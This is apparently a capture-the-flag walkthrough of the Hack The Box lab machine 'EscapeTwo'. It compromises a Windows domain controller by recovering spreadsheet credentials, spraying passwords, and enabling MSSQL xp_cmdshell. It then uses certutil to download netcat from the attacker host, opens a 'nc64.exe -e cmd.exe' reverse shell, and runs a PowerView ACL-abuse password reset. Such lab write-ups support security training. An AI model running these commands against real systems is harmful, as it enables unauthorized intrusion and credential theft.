EscapeTwo
EscapeTwo is an easy difficulty Windows machine designed around a complete domain compromise scenario, where credentials for a low-privileged user are provided. We leverage these credentials to access a file share containing a corrupted Excel document. By modifying its byte structure, we extract credentials. These are then sprayed across the domain, revealing valid credentials for a user with access to MSSQL, granting us initial access. System enumeration reveals SQL credentials, which are sprayed to obtain WinRM access. Further domain analysis shows the user has write owner rights over an account managing ADCS. This is used to enumerate ADCS, revealing a misconfiguration in Active Directory Certificate Services. Exploiting this misconfiguration allows us to retrieve the Administrator account hash, ultimately leading to complete domain compromise.
As is common in real life Windows pentests, you will start this box with credentials for the following account: rose / KxEPkKe6R8su
Tasks
Question 1: What is the fully qualified domain name of the machine?
We run nmap -sC -sV -A [TARGET_IP] -Pn.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ nmap -sC -sV -A 10.129.232.128 -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-18 03:34 EDT
Nmap scan report for 10.129.232.128
Host is up (0.18s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-09-17 07:38:48Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
| Not valid before: 2025-06-26T11:46:45
|_Not valid after:  2124-06-08T17:00:40
|_ssl-date: 2026-09-17T07:40:12+00:00; -23h56m02s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2026-09-17T07:40:12+00:00; -23h56m02s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
| Not valid before: 2025-06-26T11:46:45
|_Not valid after:  2124-06-08T17:00:40
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
|   10.129.232.128:1433:
|     Target_Name: SEQUEL
|     NetBIOS_Domain_Name: SEQUEL
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: sequel.htb
|     DNS_Computer_Name: DC01.sequel.htb
|     DNS_Tree_Name: sequel.htb
|_    Product_Version: 10.0.17763
| ms-sql-info:
|   10.129.232.128:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2026-09-17T07:40:12+00:00; -23h56m02s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-09-17T07:35:25
|_Not valid after:  2056-09-17T07:35:25
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
| Not valid before: 2025-06-26T11:46:45
|_Not valid after:  2124-06-08T17:00:40
|_ssl-date: 2026-09-17T07:40:12+00:00; -23h56m02s from scanner time.
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2026-09-17T07:40:12+00:00; -23h56m02s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
| Not valid before: 2025-06-26T11:46:45
|_Not valid after:  2124-06-08T17:00:40
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-09-17T07:39:34
|_  start_date: N/A
|_clock-skew: mean: -23h56m02s, deviation: 0s, median: -23h56m02s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 102.30 seconds
The fully qualified domain name (FQDN) which is the exact complete name of a specific computer or server on the network from the Nmap scan is DC01.sequel.htb. We then add the names as DNS entry.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ echo "10.129.232.128 sequel.htb DC01.sequel.htb" | sudo tee -a /etc/hosts
10.129.232.128 sequel.htb DC01.sequel.htb
Answer: DC01.sequel.htb
Question 2: There are two shares on EscapeTwo that are not standard for a Windows DC. One is Users. What is the name of the other?
We use netexec to enumerate the possible shares.
─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ netexec smb sequel.htb -u rose -p 'KxEPkKe6R8su' --shares
SMB         10.129.232.128  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.232.128  445    DC01             [+] sequel.htb\rose:KxEPkKe6R8su
SMB         10.129.232.128  445    DC01             [*] Enumerated shares
SMB         10.129.232.128  445    DC01             Share           Permissions     Remark
SMB         10.129.232.128  445    DC01             -----           -----------     ------
SMB         10.129.232.128  445    DC01             Accounting Department READ
SMB         10.129.232.128  445    DC01             ADMIN$                          Remote Admin
SMB         10.129.232.128  445    DC01             C$                              Default share
SMB         10.129.232.128  445    DC01             IPC$            READ            Remote IPC
SMB         10.129.232.128  445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.232.128  445    DC01             SYSVOL          READ            Logon server share
SMB         10.129.232.128  445    DC01             Users           READ
Answer: Accounting Department
Question 3: What is the password for the sa user on the Microsoft SQL Server instance?
We enumerate the Accounting Department share.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ impacket-smbclient sequel.htb/rose:'KxEPkKe6R8su'@sequel.htb
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# shares
Accounting Department
ADMIN$
C$
IPC$
NETLOGON
SYSVOL
Users
# use Accounting Department
# ls
drw-rw-rw-          0  Sun Jun  9 07:11:31 2024 .
drw-rw-rw-          0  Sun Jun  9 07:11:31 2024 ..
-rw-rw-rw-      10217  Sun Jun  9 07:11:31 2024 accounting_2024.xlsx
-rw-rw-rw-       6780  Sun Jun  9 07:11:31 2024 accounts.xlsx
# get accounting_2024.xlsx
# get accounts.xlsx
# exit
Attempting to open the Excel files results was not successful. We check the type of files these Excel files are.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ file accounts.xlsx
accounts.xlsx: Zip archive data, made by v2.0, extract using at least v2.0, last modified Jun 09 2024 10:47:44, uncompressed size 681, method=deflate
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ file accounting_2024.xlsx
accounting_2024.xlsx: Zip archive data, made by v4.5, extract using at least v2.0, last modified Jan 01 1980 00:00:00, uncompressed size 1284, method=deflate
Now we attempt to check the magic number of the files using the Hexedit CLI tool, which can be installed by running sudo apt install hexedit. Then we can run hexedit accounts.xlsx to view the bytes of the file (hex on the left side, ASCII on the right side).
00000000   50 48 04 03  14 00 08 08  08 00 F6 55  C9 58 00 00  00 00 00 00  00 00 00 00  00 00 1A 00  00 00 78 6C  PH.........U.X................xl
00000020   2F 5F 72 65  6C 73 2F 77  6F 72 6B 62  6F 6F 6B 2E  78 6D 6C 2E  72 65 6C 73  AD 52 41 6A  C3 30 10 BC  /_rels/workbook.xml.rels.RAj.0..
00000040   E7 15 62 EF  B5 EC A4 84  52 2C E7 12  0A B9 A6 E9  03 84 BC B6  4C 6C 49 68  37 6D F2 FB  AA 4D 68 1C  ..b.....R,..........LlIh7m...Mh.
00000060   08 A1 07 9F  C4 CC 6A 67  86 61 CB D5  71 E8 C5 27  46 EA BC 53  50 64 39 08  74 C6 D7 9D  6B 15 7C EC  ......jg.a..q..'F..SPd9.t...k.|.
00000080   DE 9E 5E 60  55 CD CA 2D  F6 9A D3 17  B2 5D 20 91  76 1C 29 B0  CC E1 55 4A  32 16 07 4D  99 0F E8 D2  ..^`U..-.....] .v.)...UJ2..M....
[...]
Notice that the magic number of the file is 50 48 04 03. Doing an internet search of Excel's magic number reveals that it should be 50 4B 03 04. We then replace the magic number accordingly and save the changes. We repeat the same Hex modification for accounting_2024.xlsx.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ file accounting_2024.xlsx
accounting_2024.xlsx: Microsoft Excel 2007+
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ file accounts.xlsx
accounts.xlsx: Microsoft Excel 2007+
Running file [EXCEL_FILE] after the magic number modification reveals that both files are successfully identified as Microsoft Excel 2007 files. Now we should be able to open them properly and view their contents.
(accounts.xlsx)
1   First Name	Last Name	Email	            Username	Password
2	Angela	    Martin	    angela@sequel.htb	angela	    0fwz7Q4mSpurIt99
3	Oscar	    Martinez	oscar@sequel.htb	oscar	    86LxLBMgEWaKUnBG
4	Kevin	    Malone	    kevin@sequel.htb	kevin	    Md9Wlq1E5bZnVDVo
5	NULL	    NULL	    sa@sequel.htb	    sa	        MSSQLP@ssw0rd!

(accounting_2024.xlsx)
1	Date	    Invoice Number	Vendor	            Description	            Amount	Due Date	Status	Notes
2	9/6/24	    1001	        Dunder Mifflin	    Office Supplies	        150$	01/15/2024	Paid
3	23/08/2024	1002	        Business            Consultancy	Consulting	500$	01/30/2024	Unpaid	Follow up
4	7/10/24	    1003	        Windows Server      License	Software	    300$	02/05/2024	Paid
Answer: MSSQLP@ssw0rd!
Question 4: What is the name of the file found in the Microsoft SQL Server installation directory that contains configuration settings?
From the information retrieved in the accounts.xlsx file, we store all the usernames as users.txt and all the passwords as pass.txt. Then we run Netexec to check if the credentials are valid.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ vi users.txt
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ vi pass.txt
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ netexec smb sequel.htb -u users.txt -p pass.txt
SMB         10.129.232.128  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.232.128  445    DC01             [-] sequel.htb\angela:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB         10.129.232.128  445    DC01             [-] sequel.htb\oscar:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB         10.129.232.128  445    DC01             [-] sequel.htb\kevin:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB         10.129.232.128  445    DC01             [-] sequel.htb\sa:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB         10.129.232.128  445    DC01             [-] sequel.htb\angela:86LxLBMgEWaKUnBG STATUS_LOGON_FAILURE
SMB         10.129.232.128  445    DC01             [+] sequel.htb\oscar:86LxLBMgEWaKUnBG
The output reveals the following credentials: oscar:86LxLBMgEWaKUnBG. Since we saw that MSSQL port was open from the Nmap scan earlier, we can test these credentials on MSSQL by passing the local-auth option, which attempts to authenticate directly against the MSSQL service. We use the sa account, which is the default system administrator account in SQL Server.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ nxc mssql sequel.htb -u sa -p 'MSSQLP@ssw0rd!' --local-auth
MSSQL       10.129.232.128  1433   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb) (EncryptionReq:False)
MSSQL       10.129.232.128  1433   DC01             [+] DC01\sa:MSSQLP@ssw0rd! (Pwn3d!)
Since this works, we now use impacket-mssqlclient to connect to the host.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ impacket-mssqlclient sequel.htb/'sa:MSSQLP@ssw0rd!'@sequel.htb
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (sa  dbo@master)> enable_xp_cmdshell
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (sa  dbo@master)> xp_cmdshell whoami
output
--------------
sequel\sql_svc

NULL

SQL (sa  dbo@master)>
Now the next few sequential steps are important: 1. Set up a local Netcat listener on the attacker Linux machine, 2. Download Netcat for Windows (nc64.exe) into the attacker Linux machine, 3. Set up Python HTTP server to enable Netcat download from the target Windows machine and 4. Using certutil to download the binary via MSSQL.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ git clone https://github.com/int0x33/nc.exe.git
Cloning into 'nc.exe'...
remote: Enumerating objects: 13, done.
remote: Total 13 (delta 0), reused 0 (delta 0), pack-reused 13 (from 1)
Receiving objects: 100% (13/13), 114.07 KiB | 10.37 MiB/s, done.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ cd nc.exe/
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~/nc.exe]
└──╼ [★]$ ls
doexec.c  generic.h  getopt.c  getopt.h  hobbit.txt  license.txt  Makefile  nc64.exe  nc.exe  netcat.c  readme.txt
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~/nc.exe]
└──╼ [★]$ mv nc64.exe ~
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~/nc.exe]
└──╼ [★]$ ls
doexec.c  generic.h  getopt.c  getopt.h  hobbit.txt  license.txt  Makefile  nc.exe  netcat.c  readme.txt
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~/nc.exe]
└──╼ [★]$ cd ~ && ls
accounting_2024.xlsx  cacert.der  Documents  Music    nc64.exe  pass.txt  Templates  Videos
accounts.xlsx         Desktop     Downloads  my_data  nc.exe    Pictures  users.txt
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ nc -lvnp 1337
Listening on 0.0.0.0 1337
If running the commands in the active SQL session does not work, it means we need to rerun enable_xp_cmdshell.
SQL (sa  dbo@master)> enable_xp_cmdshell
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (sa  dbo@master)> EXEC xp_cmdshell 'certutil -urlcache -split -f http://10.10.14.224:8080/nc64.exe C:\Users\sql_svc\Desktop\nc64.exe';
output
---------------------------------------------------
****  Online  ****

  0000  ...

  b0d8

CertUtil: -URLCache command completed successfully.

NULL

SQL (sa  dbo@master)> EXEC xp_cmdshell 'C:\Users\sql_svc\Desktop\nc64.exe -e cmd.exe 10.10.14.224 1337';
Our Netcat listener should now have an active connection. Exploring around the different directories brings us to the configuration file required.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ nc -lvnp 1337
Listening on 0.0.0.0 1337
Connection received on 10.129.232.128 56973
Microsoft Windows [Version 10.0.17763.6659]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
sequel\sql_svc

C:\Windows\system32>cd ..\..
cd ..\..

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3705-289D

 Directory of C:\

11/05/2022  12:03 PM    <DIR>          PerfLogs
01/04/2025  08:11 AM    <DIR>          Program Files
06/09/2024  08:37 AM    <DIR>          Program Files (x86)
06/08/2024  03:07 PM    <DIR>          SQL2019
06/09/2024  06:42 AM    <DIR>          Users
01/04/2025  09:10 AM    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)   3,797,946,368 bytes free

C:\>cd SQL2019
cd SQL2019

C:\SQL2019>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3705-289D

 Directory of C:\SQL2019

06/08/2024  03:07 PM    <DIR>          .
06/08/2024  03:07 PM    <DIR>          ..
01/03/2025  08:29 AM    <DIR>          ExpressAdv_ENU
               0 File(s)              0 bytes
               3 Dir(s)   3,797,946,368 bytes free

C:\SQL2019>cd ExpressAdv_ENU
cd ExpressAdv_ENU

C:\SQL2019\ExpressAdv_ENU>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3705-289D

 Directory of C:\SQL2019\ExpressAdv_ENU

01/03/2025  08:29 AM    <DIR>          .
01/03/2025  08:29 AM    <DIR>          ..
06/08/2024  03:07 PM    <DIR>          1033_ENU_LP
09/24/2019  10:03 PM                45 AUTORUN.INF
09/24/2019  10:03 PM               788 MEDIAINFO.XML
06/08/2024  03:07 PM                16 PackageId.dat
06/08/2024  03:07 PM    <DIR>          redist
06/08/2024  03:07 PM    <DIR>          resources
09/24/2019  10:03 PM           142,944 SETUP.EXE
09/24/2019  10:03 PM               486 SETUP.EXE.CONFIG
06/08/2024  03:07 PM               717 sql-Configuration.INI
09/24/2019  10:03 PM           249,448 SQLSETUPBOOTSTRAPPER.DLL
06/08/2024  03:07 PM    <DIR>          x64
               7 File(s)        394,444 bytes
               6 Dir(s)   3,797,946,368 bytes free

C:\SQL2019\ExpressAdv_ENU>type sql-Configuration.INI
type sql-Configuration.INI
[OPTIONS]
ACTION="Install"
QUIET="True"
FEATURES=SQL
INSTANCENAME="SQLEXPRESS"
INSTANCEID="SQLEXPRESS"
RSSVCACCOUNT="NT Service\ReportServer$SQLEXPRESS"
AGTSVCACCOUNT="NT AUTHORITY\NETWORK SERVICE"
AGTSVCSTARTUPTYPE="Manual"
COMMFABRICPORT="0"
COMMFABRICNETWORKLEVEL=""0"
COMMFABRICENCRYPTION="0"
MATRIXCMBRICKCOMMPORT="0"
SQLSVCSTARTUPTYPE="Automatic"
FILESTREAMLEVEL="0"
ENABLERANU="False"
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
SQLSVCACCOUNT="SEQUEL\sql_svc"
SQLSVCPASSWORD="WqSZAF6CysDQbGb3"
SQLSYSADMINACCOUNTS="SEQUEL\Administrator"
SECURITYMODE="SQL"
SAPWD="MSSQLP@ssw0rd!"
ADDCURRENTUSERASSQLADMIN="False"
TCPENABLED="1"
NPENABLED="1"
BROWSERSVCSTARTUPTYPE="Automatic"
IAcceptSQLServerLicenseTerms=True

C:\SQL2019\ExpressAdv_ENU>
Notice how there are some credentials exposed.
Answer: sql-Configuration.INI
Question 5: What is the name of the user who likely reused their password during the Microsoft SQL Server installation?
We enumerate the user accounts on the system by running net user.
C:\SQL2019\ExpressAdv_ENU>net user
net user

User accounts for \\DC01

-------------------------------------------------------------------------------
Administrator            ca_svc                   Guest
krbtgt                   michael                  oscar
rose                     ryan                     sql_svc
The command completed successfully.
We store all the user accounts into separate rows in a file called Users.txt. Then we use netexec to run a password spray attack on the list of users.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ vi Users.txt
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ netexec smb sequel.htb -u Users.txt -p 'WqSZAF6CysDQbGb3'
SMB         10.129.232.128  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.232.128  445    DC01             [-] sequel.htb\Administrator:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.129.232.128  445    DC01             [-] sequel.htb\ca_svc:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.129.232.128  445    DC01             [-] sequel.htb\Guest:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.129.232.128  445    DC01             [-] sequel.htb\krbtgt:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.129.232.128  445    DC01             [-] sequel.htb\michael:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.129.232.128  445    DC01             [-] sequel.htb\oscar:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.129.232.128  445    DC01             [-] sequel.htb\rose:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.129.232.128  445    DC01             [+] sequel.htb\ryan:WqSZAF6CysDQbGb3
Notice that ryan's credentials are valid.
Answer: ryan
Question 6: Submit the flag located on the ryan user's desktop.
Using ryan's credentials, we use Evil-WinRM to establish a remote PowerShell session with the Windows machine over WinRM and retrieve the user flag.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ evil-winrm -i sequel.htb -u ryan -p 'WqSZAF6CysDQbGb3'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\ryan\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\ryan\Desktop> dir


    Directory: C:\Users\ryan\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        9/17/2026  12:35 AM             34 user.txt


*Evil-WinRM* PS C:\Users\ryan\Desktop> type user.txt
083644e640f65ecfcf56d62dbadf27a1
Answer: 083644e640f65ecfcf56d62dbadf27a1
Question 7: Which user does the ryan user have WriteOwner permissions over?
We use the credentials again when we run bloodhound-python, a Python-based integrator for BloodHound to gather information about the Active Directory domain.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ sudo ntpdate sequel.htb
2026-09-17 08:17:34.718274 (-0400) -86162.074483 +/- 0.089032 sequel.htb 10.129.232.128 s1 no-leap
CLOCK: time stepped by -86162.074483
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ bloodhound-python -u ryan -p 'WqSZAF6CysDQbGb3' -d sequel.htb -ns 10.129.232.128 -c all --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: sequel.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.sequel.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.sequel.htb
INFO: Found 10 users
INFO: Found 59 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.sequel.htb
INFO: Done in 00M 34S
INFO: Compressing output into 20260917081739_bloodhound.zip
If BloodHound is not installed in the local machine, first we need to run sudo apt update && sudo apt install bloodhound, then we run sudo bloodhound-setup which creates the database and installs neo4j. The default credentials given are neo4j:neo4j, which is optional for us to change (in this lab I did not bother to change). To start BloodHound, we run bloodhound --no-sandbox, and BloodHound should open in the web browser, which we login using the credentials neo4j:neo4j. Then we click on the 'Upload Data' icon button on the right panel, and upload the yyyymmddhhmmss_bloodhound.zip file. Once the file is uploaded, we type RYAN@SEQUEL.HTB in the search bar of the left panel (same row as the hamburger icon), hit Enter on the keyboard, and click on the Node Info tab. We scroll down until we reach the 'Outbound Object Control' section and click on 'First Degree Object Control'.

We should be able to see that the user ryan has the WriteOwner permissions over the user ca_svc. This privilege allows ryan to control the ca_svc account, including modifying its properties and changing its password.
Answer: ca_svc
Question 8: What group is ca_svc a member of that relates to certificate publication?
Now we change the password for the user ca_svc using PowerView, which we copy to our Linux home directory.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ find / -type f -name "*PowerView*" 2>/dev/null
/usr/share/windows-resources/powersploit/Recon/PowerView.ps1
^C
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ cp /usr/share/windows-resources/powersploit/Recon/PowerView.ps1 ~
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ ls | grep PowerView
PowerView.ps1
After we are done uploading PowerView, we run the entire block of PowerShell script below to change ca_svc's password.
@'
Import-Module .\PowerView.ps1
Set-DomainObjectOwner -Identity 'ca_svc' -OwnerIdentity 'ryan'
Add-DomainObjectAcl -Rights 'All' -TargetIdentity "ca_svc" -PrincipalIdentity "ryan"
$securePassword = ConvertTo-SecureString "Password123!!" -AsPlainText -Force
Set-DomainUserPassword -Identity ca_svc -AccountPassword $securePassword
'@ | Out-File -FilePath .\exploit.ps1 -Encoding utf8
*Evil-WinRM* PS C:\Users\ryan\Desktop> upload PowerView.ps1

Info: Uploading /home/aaronamran/PowerView.ps1 to C:\Users\ryan\Desktop\PowerView.ps1

Data: 1027036 bytes of 1027036 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\ryan\Desktop> Import-Module .\PowerView.ps1
*Evil-WinRM* PS C:\Users\ryan\Desktop> @'
Import-Module .\PowerView.ps1
Set-DomainObjectOwner -Identity 'ca_svc' -OwnerIdentity 'ryan'
Add-DomainObjectAcl -Rights 'All' -TargetIdentity "ca_svc" -PrincipalIdentity "ryan"
$securePassword = ConvertTo-SecureString "Password123!!" -AsPlainText -Force
Set-DomainUserPassword -Identity ca_svc -AccountPassword $securePassword
'@ | Out-File -FilePath .\exploit.ps1 -Encoding utf8
*Evil-WinRM* PS C:\Users\ryan\Desktop> dir


    Directory: C:\Users\ryan\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        9/17/2026   6:20 AM            332 exploit.ps1
-a----        9/17/2026   6:01 AM         770279 PowerView.ps1
-ar---        9/17/2026  12:35 AM             34 user.txt


*Evil-WinRM* PS C:\Users\ryan\Desktop> .\exploit.ps1
We use netexec to verify the password reset is successful.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-i5l8jkvaiy]─[~]
└──╼ [★]$ nxc smb sequel.htb -u ca_svc -p 'Password123!!'
SMB         10.129.232.128  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.232.128  445    DC01             [+] sequel.htb\ca_svc:Password123!!
